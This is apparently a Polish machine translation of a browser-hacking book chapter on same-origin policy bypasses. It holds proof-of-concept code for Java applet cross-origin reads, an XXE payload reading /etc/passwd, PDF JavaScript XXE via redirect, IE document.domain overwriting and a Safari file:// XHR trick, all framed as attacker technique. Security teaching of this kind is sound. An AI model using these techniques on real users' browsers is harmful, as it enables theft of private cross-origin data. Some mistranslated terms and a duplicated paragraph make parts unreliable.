Omijanie zasad tego samego pochodzenia

Polityka tego samego pochodzenia (SOP) jest prawdopodobnie najważniejszą kontrolą bezpieczeństwa stosowaną w sieci. Niestety jest to również jedna z najbardziej niekonsekwentnie zaimplementowanych specyfikacji. Jeśli SOP zostanie złamany lub ominięty, centralny model bezpieczeństwa sieci World Wide Web również zostanie złamany. Intencją SOP jest ograniczenie interakcji między interfejsami niepowiązanego pochodzenia. SOP mówi, że jeśli strona pochodzenia http://browserhacker.com chce uzyskać dostęp do informacji z http://browservictim.com, nie może. Oczywiście w zależności od używanej przeglądarki lub używanej wtyczki przeglądarki nie zawsze jest to takie proste. W tej części przeanalizowano różne obejścia SOP. Ponieważ SOP jest bardzo krytycznym elementem bezpieczeństwa przeglądarki, wiele z tych obejścia zostanie załatanych przed przeczytaniem tego tekstu. Mimo to jest wiele do zbadania i nie jest niczym niezwykłym zbudowanie nowej obwodnicy poprzez modyfikację poprzedniej. Kiedy stosujesz obejście SOP, często możliwe jest użycie przechwyconej przeglądarki jako proxy HTTP w celu uzyskania dostępu do źródeł innych niż początkowo przechwycone. Tak, brzmi to dziwnie, ale w tej części zobaczysz, jak jest to możliwe.

Zrozumienie zasad tego samego pochodzenia

SOP uznaje strony mające tę samą nazwę hosta, schemat i port za pochodzące z tego samego źródła. Jeśli którykolwiek z tych trzech atrybutów jest inny, zasób ma inne pochodzenie. Dlatego jeśli dostarczone zasoby pochodzą z tej samej nazwy hosta, schematu i portu, mogą współdziałać bez ograniczeń. SOP został początkowo zdefiniowany tylko dla zasobów zewnętrznych, ale został rozszerzony o inne rodzaje źródeł. Obejmuje to dostęp do plików lokalnych przy użyciu schematu plików i zasobów związanych z przeglądarką przy użyciu schematu chrome. Rozważmy następującą analogię, aby zademonstrować konieczność takiej polityki. Wyobraź sobie szpital. Wszyscy pacjenci w szpitalu początkowo przyjmowani są z zewnątrz. W szpitalu może przebywać jednocześnie wielu pacjentów, wszyscy niespokrewnieni. Jeśli któryś z pacjentów w szpitalu zwróci się do personelu szpitala z prośbą o przekazanie dokumentacji medycznej lub statusu innych pacjentów, zostanie on odrzucony (i ewentualnie przy wielokrotnych agresywnych próbach zostanie przyjęty do innego rodzaju szpitala!). Podobnie, jeśli przypadkowi członkowie społeczeństwa zwrócą się do szpitala z prośbą o wizytę lub zapytanie o status któregokolwiek z pacjentów, szpital sprawdzi, czy są blisko spokrewnieni – z tej samej rodziny lub pochodzenia – przed zezwoleniem na dostęp. A teraz wyobraź sobie szpital, który pozwalał na nieskrępowaną interakcję między swoimi pacjentami, posiadał dane o pacjentach i kimkolwiek ze świata zewnętrznego! To jest przeglądarka bez SOP. Właściwie staje się to bardziej skomplikowane. Na przykład istnieje SOP dla XMLHttpRequest, dostępu DOM i plików cookie. Istnieją nawet oddzielne SOP dla różnych wtyczek, takich jak Java, Flash i Silverlight, z których każda demonstruje własne dziwactwa i interpretacje. Rozważając te różnice, możesz zacząć pojmować trudność, jaką obrońca ma z próbą zabezpieczenia miejsca pochodzenia. Gdyby tego było mało, istnieją uzasadnione powody, dla których aplikacje internetowe komunikują się z różnymi źródłami. Niektóre z tych technik komunikacji między źródłami zostały zbadane w części 3, w tym odpytywanie XHR, protokół WebSocket, funkcje window.postMessage() i kanały DNS. W poniższych sekcjach omówimy więcej przykładów technik używanych przez aplikacje internetowe do komunikowania się między źródłami.

Zrozumienie SOP z DOM

Podczas określania, w jaki sposób JavaScript i inne protokoły mogą uzyskać dostęp do zasad DOM, porównuje się trzy części adresu URL w celu określenia dostępu - nazwę hosta, schemat i port. Jeśli dwie witryny zawierają tę samą nazwę hosta, schemat i port podczas uzyskiwania dostępu, przyznawany jest dostęp DOM. Jedynym wyjątkiem (dla dostępu DOM) jest Internet Explorer;

sprawdza tylko nazwę hosta i schemat przed określeniem dostępu. Działa to dobrze, gdy wszystkie skrypty mają jedno źródło. Jednak w wielu przypadkach może istnieć inny host w tej samej domenie głównej, który powinien mieć dostęp do DOM strony źródłowej. Jednym z przykładów może być seria witryn korzystających z centralnego serwera uwierzytelniania. Na przykład store.browservictim.com może wymagać użycia uwierzytelniania przez login.browservictim.com. W takim przypadku witryny mogą używać właściwości document.domain, aby umożliwić innym witrynom w tej samej domenie interakcję z DOM. Aby zezwolić kodowi z login.browservictim.com na interakcję z formularzami na store.browservictim.com, programista musiałby ustawić właściwość document.domain do katalogu głównego domeny (w obu witrynach):

document.domain = "browservictim.com"

Po ustawieniu tego w DOM, SOP jest rozluźniany do korzenia domeny. Oznacza to, że wszystko w domenie browservictim.com może uzyskać dostęp do DOM na bieżącej stronie. Istnieje jednak kilka ograniczeń dotyczących ustawiania tych wartości. Gdy SOP zostanie zrelaksowany do domeny głównej, nie można go ponownie ograniczyć. Aby zobaczyć to w akcji, możesz spróbować ustawić właściwość document.domain na katalog główny domeny. Następnie spróbuj ponownie go ograniczyć. Otwarcie SOP w celu uwzględnienia domeny głównej będzie dozwolone, jednak przy próbie jej przywrócenia zostanie wygenerowany błąd:

// obecna domena: store.browservictim.com

document.domain = "browservictim.com"; // Dobrze

// obecna domena: browservictim.com

document.domain = "store.browservictim.com"; // Błąd

Przed złagodzeniem SOP w ten sposób ważne jest, aby upewnić się, że programiści rozumieją wszystkie konsekwencje. Jeśli było to środowisko produkcyjne, a ktoś umieścił wikidev.browservictim.com w Internecie, słabości tej nowej witryny mogą stanowić zagrożenie dla pochodzenia store.browservictim.com. Jeśli atakujący byłby w stanie przesłać złośliwy kod z powodu niezałatanych słabości, witryna wikidev miałaby taki sam poziom dostępu jak witryna logowania. Może to ujawnić informacje lub doprowadzić do XSS, XSRF lub innych rodzajów ataków.

Zrozumienie SOP z CORS

Domyślnie, jeśli używasz obiektu XMLHttpRequest (XHR) do wysłania żądania do innego źródła, nie możesz odczytać odpowiedzi. Jednak żądanie nadal dotrze do miejsca przeznaczenia. Jest to bardzo przydatna cecha żądań cross-origin i zostanie omówiona w Częściach 9 i 10 jako część szeregu technik ataku. SOP uniemożliwia odczytanie nagłówków lub treści odpowiedzi HTTP. Jednym ze sposobów na rozluźnienie SOP i umożliwienie komunikacji między źródłami z XHR jest wykorzystanie współużytkowania zasobów między źródłami (CORS). Jeśli źródło browserhacker.com zwróci następujące nagłówki odpowiedzi, to każda subdomena browservictim.com może otworzyć dwukierunkowy kanał komunikacji z browserhacker.com:

Access-Control-Allow-Origin: *.browservictim.com

Access-Control-Allow-Methods: OPTIONS, GET, POST

Access-Control-Allow-Headers: X-custom

Access-Control-Allow-Credentials: true

Inne niż pierwszy nagłówek odpowiedzi HTTP, który nie wymaga wyjaśnień, inne nagłówki określają, że żądania mogą być wykonywane przy użyciu dowolnej z metod OPTIONS, GET lub POST i ostatecznie zawierają nagłówek X-custom. Zwróć także uwagę na nagłówek Access-Control-Allow-Credentials, który jest odpowiedzialny za umożliwienie uwierzytelnionej komunikacji z zasobem. Widać to w następującym fragmencie kodu:

```
var url = 'http://browserhacker.com/authenticated/user';

var xhr = new XMLHttpRequest()

xhr.open('GET', url, true);

xhr.withCredentials = true;

xhr.onreadystatechange = do_something();

xhr.send();
```

Poprzedni przykład pobiera zasób /authenticated/user. W tym przypadku dostęp wymagał poświadczeń. Obsługa uwierzytelniania z włączoną obsługą JavaScript przez ustawienie flagi withCredentials na wartość true.

Zrozumienie SOP za pomocą wtyczek

Teoretycznie, jeśli wtyczka jest udostępniana z http://browserhacker.com:80/, powinna mieć dostęp tylko do http://browserhacker.com:80/. W praktyce sprawy nie są takie proste. Jak dowiesz się , istnieje wiele implementacji SOP w Javie, Adobe Reader, Adobe Flash i Silverlight, ale większość z nich jest niespójna i cierpiała na różne obejścia w przeszłości. Każda większa wtyczka przeglądarki implementuje SOP na swój własny sposób. Na przykład niektóre wersje Javy uznają, że dwie różne domeny mają to samo pochodzenie, jeśli adres IP jest taki sam. Może to mieć katastrofalne skutki w wirtualnych środowiskach hostingowych, które często obsługują wiele witryn internetowych z tego samego adresu IP. Adobe ma długą historię krytycznych błędów bezpieczeństwa w swoich wtyczkach PDF Reader i Flash. Większość z tych błędów pozwalała na wykonanie dowolnego kodu, więc ryzyko bezpieczeństwa było znacznie większe niż obejście SOP. Jednak obejścia SOP wpłynęły również na obie wtyczki. Adobe Flash oferuje metodę umożliwiającą zarządzanie komunikacją między źródłami. Odbywa się to za pomocą pliku o nazwie crossdomain.xml, który powinien znajdować się w katalogu głównym witryny. Plik ma zawartość podobną do następującej:

```
< ?xml version="1.0"? >

< cross-domain-policy >

< site-control permitted-cross-domain-policies="by-content-type"/ >

< allow-access-from domain="*.browserhacker.com" / >

< /cross-domain-policy >
```

Dzięki takiej polityce każda subdomena browserhacker.com może nawiązać dwukierunkową komunikację z aplikacją. SOP Java i Silverlight można złagodzić w podobny sposób, ponieważ crossdomain.xml jest obsługiwany przez obie te wtyczki. Silverlight obsługuje również zasady dostępu klienta. xml. Po wysłaniu żądania cross-origin Silverlight najpierw sprawdza ten plik, a następnie, jeśli nie zostanie znaleziony, powraca do crossdomain.xml. Obie wtyczki mają swoje dziwactwa, o czym dowiesz się w kolejnych sekcjach.

Zrozumienie SOP z naprawą interfejsu użytkownika

Upraszczając, naprawa interfejsu użytkownika to kategoria metodologii ataków, która zmienia elementy wizualne w interfejsie użytkownika w celu ukrycia złośliwych działań. Nakładanie widocznego przycisku z niewidocznym przyciskiem przesyłania, który wykonuje złośliwą akcję, lub zmiana kursora w taki sposób, aby poruszał się lub klikał niezależnie od miejsca, w którym użytkownik faktycznie zamierza, to oba ataki mające na celu naprawienie interfejsu użytkownika. Wiele ataków mających na celu naprawienie interfejsu użytkownika zostało z powodzeniem wykorzystanych na wolności, atakując Facebooka i inne popularne witryny, o czym przekonasz się w dalszej części tego rozdziału. Ataki naprawiające interfejs użytkownika omijają SOP na różne sposoby. Niektóre z tych (teraz załatanych) ataków opierały się na fakcie, że SOP nie był egzekwowany podczas wykonywania czynności przeciągnij i upuść z głównego okna do ramek IFramek, między ramkami IFrame i między oknami. Inne ataki polegają na tym, że SOP nie jest egzekwowany w określonych warunkach podczas żądania zawartości view-source.

Zrozumienie SOP z historią przeglądarki

Pobieranie historii przeglądarki może być potencjalnie szkodliwe dla prywatności użytkownika końcowego. Chociaż większość ataków wymierzonych w prywatność użytkownika została omówiona w Części 5, niektóre przykłady ataków na historię przeglądarki są również omówione w tym rozdziale. Niektóre z tych ataków opierają się na klasycznych wadach implementacji SOP, takich jak schemat http mający dostęp do innych schematów (na przykład przeglądarki, about lub mx). Ataki te działały na Avant i Maxthon, dwie mniej znane przeglądarki, które są bardzo popularne w Chinach. Inne, bardziej wyrafinowane ataki obejmują przechwytywanie błędów naruszenia SOP podczas ładowania zasobów z różnych źródeł. Ataki te są przydatne w ujawnianiu witryn odwiedzanych wcześniej przez przeglądarkę.

Odkrywanie obejścia SOP

SOP jest różnie interpretowany przez różnych programistów. Ta złożoność i zróżnicowana interpretacja będzie działać na Twoją korzyść podczas atakowania przeglądarki. Jednym ze sposobów na poszerzenie możliwości ofensywnych jest znalezienie sposobu na obejście SOP. Umożliwi to wykorzystanie przeglądarki ofiary jako liberalnego punktu zwrotnego do przeprowadzania dalszych ataków, nie tylko na Internet, ale także na intranety, a nawet potencjalnie na lokalny system plików. Poniższe sekcje zademonstrują metody, w których SOP można ominąć za pomocą wtyczek przeglądarki, dziwactw przeglądarki, a nawet aplikacji innych firm. Nie jest to w żaden sposób obszerna lista każdego obejścia SOP, ale działa jako elementarz niektórych z bardziej powszechnych obejścia i metod, które odniosły sukces.

Omijanie SOP w Javie

Wersje Java 1.7u17 i 1.6u45 nie wymuszają SOP, jeśli dwie domeny mają ten sam adres IP. Oznacza to, że jeśli browserhacker.com i browservictim.com rozwiązują ten sam adres IP, aplet Java może wysyłać żądania cross-origin i odczytywać odpowiedzi. Przeglądając dokumentację Java 6 i 7, w szczególności metodę równości obiektu URL1, odkrywamy następujące stwierdzenie: „Dwa hosty są uważane za równoważne, jeśli obie nazwy hostów można rozwiązać na te same adresy IP […]”. Oczywiście jest to luka w implementacji SOP Javy (która nie była załatana w momencie pisania tego tekstu). Błąd jest krytyczny, gdy jest wykorzystywany w środowiskach hostingu wirtualnego, w których potencjalnie setki domen są zarządzane przez ten sam serwer i mają ten sam adres IP. Rozważmy następujący scenariusz, w którym www.browserhacker.com i www.browservictim.com mają ten sam adres IP 192.168.0.2:

$ cat /etc/hosts/

192.168.0.2 www.browservictim.com

192.168.0.2 www.browserhacker.com

W poniższym aplecie Java wywołanie metody getInfo() powoduje utworzenie nowej instancji obiektu java.net.URL, który służy do pobierania treści z określonego adresu URL hostowanego na stronie www.browserhacker.com:

```
import java.applet.*;

import java.awt.*;

import java.net.*;

import java.util.*;

import java.io.*;

public class javaAppletSop extends Applet{

public javaAppletSop() {

super();

return;

}

public static String getInfo(){

String result = "";

try {

URL url = new URL("http://www.browserhacker.com" + "/demos/secret_page.html");

BufferedReader in = new BufferedReader(

new InputStreamReader(url.openStream()));

String inputLine;

while ((inputLine = in.readLine()) != null)

result += inputLine;

in.close();

}

catch (Exception exception){

result = "Exception: " + exception.toString();

}

return result;

}
```

}

Teraz skompiluj poprzedni aplet i umieść go na stronie HTML na www.browservictim.com. Następnie otwórz stronę w Firefoksie za pomocą wtyczki Java w wersji 1.6u45 lub 1.7u17. Aby osadzić aplet, możesz użyć następującego kodu HTML:

```
< html >
< !--
Tested on:
- Java 1.7u17 and Firefox (CtP allowed)
- Java 1.6u45 and IE 8
-- >
< body >
< embed id='javaAppletSop' code='javaAppletSop'
type='application/x-java-applet'
codebase='http://browservictim.com/' height='0'
width='0'name='javaAppletSop' >< /embed >
< !-- use the following one for IE -- >
< !--
<applet id='javaAppletSop' code='javaAppletSop'
codebase='http://browservictim.com/' height='0'
width='0'name='javaAppletSop' >< /aplet >
-- >
< script >
// 5 secs timeout to wait for the user to allow CtP
function getInfo(){
output = document.javaAppletSop.getInfo();
if (output) alert(output);
}
setTimeout(function(){getInfo();},5000);
< /script >
< /body>
< /html >
```

Ważna uwaga dotyczy tutaj uprawnień wymaganych przez aplet do korzystania z obiektów URL, BufferedReader i InputStreamReader. W Javie 1.6 wystarczy zwykły niepodpisany aplet i do jego uruchomienia nie jest wymagana interwencja użytkownika (z wyjątkiem najnowszych wersji przeglądarek, w których wszystkie niepodpisane aplety wymagają interwencji użytkownika do uruchomienia). W przypadku Java 1.7 aplet będzie wymagał wyraźnego zezwolenia użytkownika do uruchomienia, co skutkuje obowiązkową interwencją użytkownika w celu zaakceptowania jego wykonania poprzez kliknięcie przycisku Uruchom. Wynika to ze zmian w mechanizmie dostarczania apletów zaimplementowanych przez Oracle w Javie 1.7 od aktualizacji 11 na początku 2013 roku. Teraz użytkownik musi jawnie użyć funkcji Kliknij, aby odtworzyć, aby uruchamiać podpisane i niepodpisane aplety. Początkowa implementacja tej nowej funkcji została ominięta przez Immunity i doprowadziła do późniejszej poprawki przez Oracle. Ponadto w wersji Java 7u21 firma Oracle zaktualizowała okno dialogowe zabezpieczeń Click to Play, aby rozróżniać komunikaty wyświetlane użytkownikowi na podstawie typu apletu. Mimo to, z perspektywy użytkownika końcowego, różnica między dwoma podpisanymi apletami działającymi w wersji Java większej niż 7u21, gdzie jeden jest w trybie piaskownicy, a drugi nie, opiera się na jednym słowie. Jeśli podpisany aplet żąda uprawnień do uruchamiania poza piaskownicą, komunikat wyświetlany użytkownikowi będzie miał postać „…będzie działać z nieograniczonym dostępem…”. Jeśli podpisany aplet jest w trybie piaskownicy, komunikatem wyświetlanym użytkownikowi będzie „…będzie działać z ograniczonym dostępem…”. Wyraźnie widać subtelną różnicę między wiadomościami. Prawdziwe pytanie brzmi: ilu użytkowników zauważy różnicę? Niemniej jednak Click to Play skutecznie unieważnia Javę jako ukrytą opcję obejścia SOP. Mario Heiderich odkrył dziwactwo Javy, gdy LiveConnect API i wtyczka Java są dostępne w Firefoksie. LiveConnect udostępnia obiekt Packages DOM w Firefoksie 15 i wcześniejszych. Ten obiekt umożliwia bezpośrednie wywoływanie obiektów i metod Javy z DOM. Przykład obejścia przy użyciu obiektu DOM Packages jest następujący:

```
< script >

var url = new Packages.java.net.URL("http://browservictim.com/cookie.php");

var is = new Packages.java.io.BufferedReader(

new Packages.java.io.InputStreamReader(url.openStream()));

var data = '';

while ((l = is.readLine()) != null) {

data+=l;

}

alert(data)

< /script >
```

Gdy ten kod Java jest wywoływany przy użyciu pakietów, istnieje potencjalnie niebezpieczny efekt uboczny. Jeśli kod jest wykonywany w Javie 1.7 przy użyciu przeglądarki Firefox 15 lub wcześniejszej, omawiana wcześniej funkcja Kliknij, aby odtworzyć jest całkowicie pomijana. Jeśli przeglądarką jest Firefox, a interfejs API LiveConnect jest włączony, cichy charakter tego zachowania skutecznie zwiększa przydatność apletów Java do celów obejścia SOP. Innym interesującym błędem obejścia SOP w Javie jest CVE-2011-3546, załatany po dziesięciu miesiącach pod koniec 2011 roku. Podobne obejście SOP zostało znalezione w programie Adobe Reader i jest omówione w następnej sekcji. Neal Poole odkrył,

że jeśli zasób użyty do załadowania apletu odpowiadał przekierowaniem 301 lub 302, pochodzenie apletu było oceniane jako źródło przekierowania, a nie miejsce docelowe. Rozważ następujący kod:

< applet

code="malicious.class"

archive="http://browservictim.com?redirect_to=

http://browserhacker.com/malicious.jar"

width="100" height="100" >< /applet >

Można słusznie oczekiwać, że SOP będzie egzekwowane, jeśli aplet spróbuje uzyskać dostęp do browservictim.com. Oczywiście w tej sytuacji również powinien zostać zgłoszony błąd naruszenia SOP. W ten sposób powinna zachowywać się niewadliwa implementacja SOP, ponieważ źródłem apletu jest browserhacker.com. Zamiast tego wersje Java 1.7 i 1.6 aktualizują 27 (i wcześniejsze wersje) uważały źródło przekierowania za prawidłowe źródło. W praktyce oznacza to, że możesz odczytać zawartość każdego pochodzenia, na którą ma wpływ luka w zabezpieczeniach Open Redirection. Aplet ładuje się z miejsca docelowego przekierowania (czyli strony internetowej kontrolowanej przez atakującego), a źródłem przekierowania jest źródło ofiary (podatne na Open Redirection). Frederik Braun odkrył kolejne interesujące obejście SOP w wersji Java 1.7 Update 5 i wcześniejszych, które Oracle następnie rozwiązało w Java 1.7 Update 9. Obejście dotyczyło obiektu URL Javy (który był również używany w poprzednich przykładach) umieszczającego na czarnej liście użycie schematów URI, takich jak ftp i złożyć wniosek o crossorigin. Dozwolony był jednak schemat jar, co pozwoliło ci stworzyć całkowicie poprawny identyfikator URI, taki jak:

jar:http://browserhacker.com/secret.jar

Te identyfikatory URI jar mogą być używane podczas tworzenia nowego wystąpienia obiektu URL. W tym przypadku SOP nie był egzekwowany, więc niepodpisany aplet Java ładowany z browserhacker.com mógł żądać plików JAR o różnym pochodzeniu, skutecznie odczytując zawartość. Skutki tego obejścia SOP nie ograniczały się tylko do plików JAR. Format JAR to zasadniczo plik ZIP z katalogiem Manifest i META-INF. Formaty dokumentów Microsoft Office i Open Office są takie same, co oznacza, że możesz czytać dowolny plik docx, odt, jar i ogólnie dowolny plik archiwum oparty na formacie zip przy użyciu tego SOP omijającego różne źródła. Te identyfikatory URI jar mogą być używane podczas tworzenia nowego wystąpienia obiektu URL. W tym przypadku SOP nie był egzekwowany, więc niepodpisany aplet Java ładowany z browserhacker.com mógł żądać plików JAR o różnym pochodzeniu, skutecznie odczytując zawartość. Skutki tego obejścia SOP nie ograniczały się tylko do plików JAR. Format JAR to zasadniczo plik ZIP z katalogiem Manifest i META-INF. Formaty dokumentów Microsoft Office i Open Office są takie same, co oznacza, że możesz czytać dowolny plik docx, odt, jar i ogólnie dowolny plik archiwum oparty na formacie zip przy użyciu tego SOP omijającego różne źródła. Poniższy kod może zostać użyty do odczytania zawartości dokumentu Open Office za pomocą omówionego wcześniej obejścia SOP:

import java.awt.*; import java.applet.Applet ;

import java.io.* ; import java.net.*;

public class zipSopBypass extends Applet {

private TextArea ltArea = new TextArea("", 100, 300);

public void init (){

```
add(ltArea);
}
public void paint (Graphics g) {
g.drawString("Reading file content in JAR...", 80, 80);
// the applet is loaded from
//the http://browserhacker.com origin
String url = "jar:https://browservictim.com/"+
"stuff/confidential.odt!/content.xml";
String content = "";
try{
URL u = new URL(url);
BufferedReader ff = new BufferedReader(
new InputStreamReader(u.openStream())
);
while (ff.ready()){
content += ff.readLine();
}
}catch(Exception e){
g.drawString( "Error",100,100);
}
ltArea.setText(content);
g.drawString(content ,100,100);
}
}
```

Zauważ, że zmienna url z poprzedniego kodu wskazuje na zasób content.xml zawarty w archiwum pliku odt. W dokumentach Open Office każdy plik zawiera zasób content.xml. Prawie wszystkie obejścia Java SOP opisane na poprzednich stronach zostały załatane przez Oracle. Jednak według firm zajmujących się bezpieczeństwem, takich jak WebSense i Bit9, większość przedsiębiorstw nadal używa starych i podatnych na ataki wersji Javy. Około lipca 2013 r. Bit9 zebrał statystyki użytkowania Javy od prawie 400 organizacji za pomocą usługi reputacji oprogramowania Bit9. W sumie przebadano około 1 miliona korporacyjnych systemów końcowych. Około 80 procent tych systemów wykorzystywało Javę 6. W tych środowiskach nadal można było uruchamiać niepodpisane aplety bez interwencji użytkownika.

Kontrola bezpieczeństwa Click to Play została wprowadzona w najnowszych przeglądarkach oraz w samej Javie. Możesz oczekiwać, że uniemożliwi to Ci wykorzystywanie apletów Java w hakowaniu

przeglądarki. W rzeczywistości, chociaż to cię spowolni, niekoniecznie cię powstrzyma. Nie zapomnij, że Internet Explorer 9 i starsze wersje nie obsługują funkcji Click to Play. Ponadto, zgodnie z badaniem Bit9, 93 procent organizacji miało wiele wersji Javy zainstalowanych na tym samym komputerze. Oznacza to, że nadal istnieje wiele możliwości korzystania z Javy podczas włamywania się do przeglądarki. W przypadku systemów z wieloma wersjami języka Java można kierować reklamy na starsze wersje i przeglądarki, które nie wykorzystują kontrolki „kliknij, aby odtworzyć". Powszechna obecność wtyczki Java sprawia, że jest ona idealnym celem dla atakujących. Eric Romang podsumował oś czasu zerowych dni Javy, które doprowadziły do wykonania dowolnego kodu. Chociaż nie są to obejścia SOP, oś czasu sugeruje, czego możesz się spodziewać w przyszłości.

Omijanie SOP w Adobe Reader

Adobe Reader jest niesławny z powodu liczby błędów bezpieczeństwa, które zostały znalezione we wtyczce przeglądarki. Istnieje pozornie niezliczona liczba błędów wykonania dowolnego kodu, spowodowanych takimi klasycznymi problemami, jak przepełnienia i luki w zabezpieczeniach Use After Free. Bardziej bezpośrednie ataki na Adobe Reader zostaną omówione w sekcji „Atakowanie czytników PDF" w Części 8, ale ważne jest, aby zrozumieć, w jaki sposób błędy we wtyczce mogą pomóc ominąć SOP. Jak być może wiesz, parser Adobe Reader PDF rozumie JavaScript. Ten atrybut jest często używany przez złośliwe oprogramowanie do ukrywania złośliwego kodu w plikach PDF. Jedną z tych wad, które umożliwiły ominięcie SOP, jest CVE-2013-0622, odkryta przez Billy'ego Riosa, Federico Lanusse i Mauro Gentile. Atak (teraz załatany w Adobe Reader w wersjach wyższych niż 11.0.0) był podobny do drugiego obejścia SOP omówionego wcześniej w sekcji Java, gdzie wykorzystanie otwartego przekierowania umożliwiłoby obcemu pochodzeniu dostęp do źródła przekierowania. Podobnie jak w przypadku tego ataku, do wykorzystania luki wykorzystywane jest żądanie zwracające kod odpowiedzi przekierowania 302. Innym interesującym aspektem tego błędu jest to, że SOP nie został wymuszony podczas określania zasobu przy użyciu zewnętrznego podmiotu XML (XXE). Konwencjonalne wstrzykiwanie XXE polega na próbie wstrzyknięcia złośliwych ładunków do żądań akceptujących dane wejściowe XML, takie jak:

< !DOCTYPE foo [

< !ELEMENT foo DOWOLNY >

< !ENTITY xxe SYSTEM "/etc/passwd" >] >< foo>&xxe;</foo >

Jeśli parser XML zezwala na zewnętrzne encje, wartość &xxe jest zastępowana zawartością /etc/passwd. Ta sama technika może być użyta do obejścia SOP. Polega na załadowaniu (jako podmiot zewnętrzny) zasobu i odpowiedzi serwera z przekierowaniem 302. Prawdziwy zasób, który chcesz pobrać, jest celem przekierowania. Rozważ następujący fragment kodu JavaScript, który jest zawarty w pliku PDF:

var xml="< ?xml version=\"1.0\" encoding=\"ISO-8859-1\"? >

< !DOCTYPE foo [<!ELEMENT foo ANY > < ! ENTITY xxe

SYSTEM \"http://browserhacker.com?redirect=

http%3A%2F%2Fbrowservictim.com%2Fdocument.txt\" >]>

< foo>&xxe;</foo >";

var xdoc = XMLData.parse(xml,false);

app.alert(escape(xdoc.foo.value));

Po załadowaniu pliku PDF wykonywany jest poprzedni kod JavaScript. Żądanie GET jest wysyłane do browserhacker.com, który odpowiada odpowiedzią HTTP 302, przekierowującą do wartości parametru redirect. Powoduje to pobranie i przetworzenie pliku document.txt (z browservictim.com). Pochodzenie http://browserhacker.com nie powinno mieć dostępu do treści pochodzących z http://browservictim.com. Jest to wyraźnie luka w zabezpieczeniach implementacji SOP Adobe Reader, ponieważ należy czytać tylko zasoby z tego samego pochodzenia, z którego załadowano plik PDF. W tym przypadku czytasz zasób z innego źródła niż ten, w którym załadowano plik PDF. Wykorzystanie tego błędu ma jednak pewne ograniczenia, które można ogólnie zastosować do błędów wstrzykiwania XXE. Zasób, który ma zostać pobrany, musi być zwykłym dokumentem lub typem dokumentu XML; w przeciwnym razie parser XML zgłosi błąd.

Omijanie SOP w Adobe Flash

Adobe Flash wykorzystuje plik crossdomain.xml. Podobnie jak w przypadku innych aplikacji, ten plik kontroluje witryny, w których Flash może odbierać dane. Chociaż ten plik powinien być ograniczony tylko do zaufanych witryn, nadal często można znaleźć liberalne pliki zasad crossdomain.xml. Oto przykład:

< ?xml version="1.0"? >

< cross-domain-policy >

< site-control permitted-cross-domain-policies="by-content-type"/ >

< allow-access-from domain="*" />

< /cross-domain-policy >

Poprzez ustawienie zezwolenia na dostęp z domeny, obiekt Flash ładowany z dowolnego źródła może wysyłać żądania i odczytywać odpowiedzi w domenie, która obsługuje tak liberalną politykę. Zapewnienie, że domena jest ograniczona tylko do zaufanych hostów, jest również niezwykle ważne, ponieważ oznacza to, że każda przechwycona przeglądarka może nawiązać dwukierunkową komunikację z zaatakowaną aplikacją za pomocą Flasha.

Omijanie SOP w Silverlight

Wtyczka Silverlight firmy Microsoft wykorzystuje tę samą zasadę SOP, co Flash. Aby osiągnąć tę samą komunikację między źródłami, witryna opublikuje plik o nazwie clientaccess-policy.xml zawierający następujące elementy:

< ?xml version="1.0" encoding="utf-8"? >

< access-policy >

< cross-domain-access >

< policy >

< allow-from >

< domain uri="*"/ >

< /allow-from >

< grant-to >

< resource path="/" include-subpaths="true"/ >

< /grant-to >

< /policy >

< /cross-domain-access >

< /access-policy >

Należy zauważyć różnicę między implementacjami komunikacji między źródłami we Flashu i Silverlight. Silverlight nie segreguje dostępu między różnymi źródłami na podstawie schematu i portu, w przeciwieństwie do Flash i CORS. W konsekwencji Silverlight rozważy http://browserhacker.com i https://browserhacker.com jako ten sam początek. Wprowadza to poważny problem, ponieważ tworzy mostek z HTTP do HTTPS. Jeśli możesz uzyskać złośliwą zawartość przez HTTP, uzyskasz dostęp do (potencjalnie wrażliwej) zawartości zabezpieczonej przez HTTPS.

Omijanie SOP w Internet Explorerze

Internet Explorer również nie był bez obejścia SOP. Jednym z przykładów jest Internet Explorer w wersjach wcześniejszych niż 8 Beta 2 (w tym IE 6 i 7). Te wersje przeglądarek były podatne na obejście SOP14 podczas implementacji document.domain. Błąd był dość łatwy do wykorzystania, jak wykazał Gareth Heyes. Polegała ona na prostym zastąpieniu obiektu document, a następnie właściwości domeny. Poniższy fragment kodu demonstruje tę lukę:

var document;

document = {};

document.domain = 'browserhacker.com';

alert(document.domain);

Jeśli spróbujesz uruchomić ten kod w najnowszych przeglądarkach, zauważysz błąd naruszenia SOP w konsoli JavaScript. Jednak będzie działać w starszych wersjach Internet Explorera. Wykorzystując ten kod jako część XSS, masz możliwość otwarcia SOP, aby utworzyć dwukierunkową komunikację z innymi źródłami.

Omijanie SOP w Safari

W ramach SOP różne schematy są traktowane jako różne źródła. Dlatego adres http://localhost jest traktowany jako inny niż file://localhost. Można by zrozumieć, że SOP jest egzekwowane w równym stopniu w różnych systemach. Cóż, jak zobaczysz w tej sekcji, istnieje kilka godnych uwagi wyjątków od schematu plików, który zwykle jest uważany za strefę uprzywilejowaną. Przeglądarka Safari, od 200716 do obecnej (w chwili pisania tego tekstu) wersji 6.0.2, nie wymusza SOP podczas dostępu do zasobu lokalnego. Jeśli zdarzy ci się uruchomić JavaScript w przeglądarce Safari, możesz spróbować nakłonić użytkownika do pobrania i otwarcia pliku lokalnego. Połączenie tej luki ze starannie spreparowanym e-mailem socjotechnicznym z załączonym złośliwym plikiem HTML wystarczy, aby nadużyć tej sytuacji. Gdy załączony plik HTML zostanie otwarty przy użyciu schematu plików, zawarty w nim kod JavaScript może ominąć SOP i rozpocząć dwukierunkową komunikację o różnym pochodzeniu. Rozważ następującą stronę:

< html >

< body >

```
< h1 > I'm a local file loaded using the file:// scheme < /h1 >

< script >

xhr = new XMLHttpRequest();

xhr.onreadystatechange = function (){

if (xhr.readyState == 4) {

alert(xhr.responseText);

}

};

xhr.open("GET",

"http://browserhacker.com/pocs/safari_sop_bypass/different_orig.html");

xhr.send();

< /script >

< /body >

< /html >
```

Gdy strona jest ładowana przy użyciu schematu pliku, obiekt XMLHttpRequest może odczytać odpowiedź po zażądaniu different_orig.html z browserhacker.com. Na rysunku 4-3 widać wynik tego zachowania, gdzie zawartość pobranej strony jest dodawana do okna dialogowego alertu. Rysunek 4-3: Treść z zasobu cross-origin jest poprawnie pobierana, jeśli kod JavaScript jest ładowany przy użyciu schematu file:. I odwrotnie, jeśli spróbujesz załadować tę samą stronę z innym schematem, na przykład http, zauważysz, że okno dialogowe alertu będzie puste.

Omijanie SOP w Firefoksie

